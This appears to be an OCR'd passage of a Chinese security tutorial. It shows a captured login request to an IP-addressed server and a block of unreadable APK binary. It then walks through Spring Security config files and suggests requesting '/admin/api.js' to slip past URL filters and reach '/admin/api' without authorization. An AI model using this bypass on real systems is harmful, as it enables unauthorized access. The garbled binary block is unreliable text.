image/avif,image/webp,image/apng,image/svg+xml,image
/*,*/*;q=0.8
Referer:
http://220.175.120.50:7755/login;jsessionid=056B5313
93A01B73AFF6BCBF013CA38D
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

djaksdjalkdjskda
```

```

PK<˜□HI□□&w,□□□RcPhone.apkI
×5
WI□v□±m□□tI□6:□□□m□□;[
□□□□ó□o|?v□=□k□5×\s]u)□
□□□□□;Rk□Mi'□□)6□□□□[
□¤%□U□˜□KTk□□icn□□□&í
dú□□Tx6□LE1□|□□S□□□□j)[
□%□□□□1h('2
!□□□□P□ijGD□s□□X5□ ·□□
□cyè□WD□+w÷{x□□□□<_□□ ·
□Up□□ §□\4ù9□±¤□□□ §X_C
□□□=í□B□.□□U□□□□-F□□
□□□'□□J|"¤□Ne%□□8□M□□
□□□□6□M□□Q□□□%H□B□Nqt
□□□![□□□ §□□4□.□□B+áWG
·˜□wì|7Hê□08□□□□{□□□4□
□ùT¨ü□□□e÷P□S□□□□L□([
6□□Hd□\-□ ('W@(□□□□=¤0□
```

有一个漏洞点(本来是不可以的 我们随便填充点字符试试)

再跳一层 外面不是还有别的xml吗 我们去看别的xml

把下图这个intercept-url拿去套用




```
<!-- intercept-url:拦截器,可以设定哪些路径需要哪些权限来访问. filters=none 不使用过滤,也可以理解为忽略
<intercept-url pattern="/js/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/image.jsp" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/css/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
<intercept-url pattern="/images/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
```

可惜并没有什么

那我们再跳一层 不是还有个web.xml总的吗

一般web.xml看什么 看关于session鉴权的 就比如这个opensession



icationContext-db.xml ×
web.xml ×
applicationContext-security.xml ×
applicationContext-quartz.xml

```
        <url-pattern>/j_spring_security_check</url-pattern>
    </filter-mapping>

    <filter>
        <filter-name>openSessionInView</filter-name>
        <filter-class>
            org.springframework.orm.hibernate3.support.OpenSessionInViewFilter
        </filter-class>

    </filter>
    <filter-mapping>
        <filter-name>openSessionInView</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    //h5
    //h4
    // /h5../h4/api
    // /admin/api.js
    <filter>
        <filter-name>springSecurityFilterChain</filter-name>
        <filter-class>
            org.springframework.web.filter.DelegatingFilterProxy
```

青色的框是我们自己填的(假装有洞)

一般这里要是写了什么""/admin/api""的话 我们可以怎么办呢?

我们可以构造/admin/api.js 那么控制器就可能会跳转到/admin/api 从而达到未授权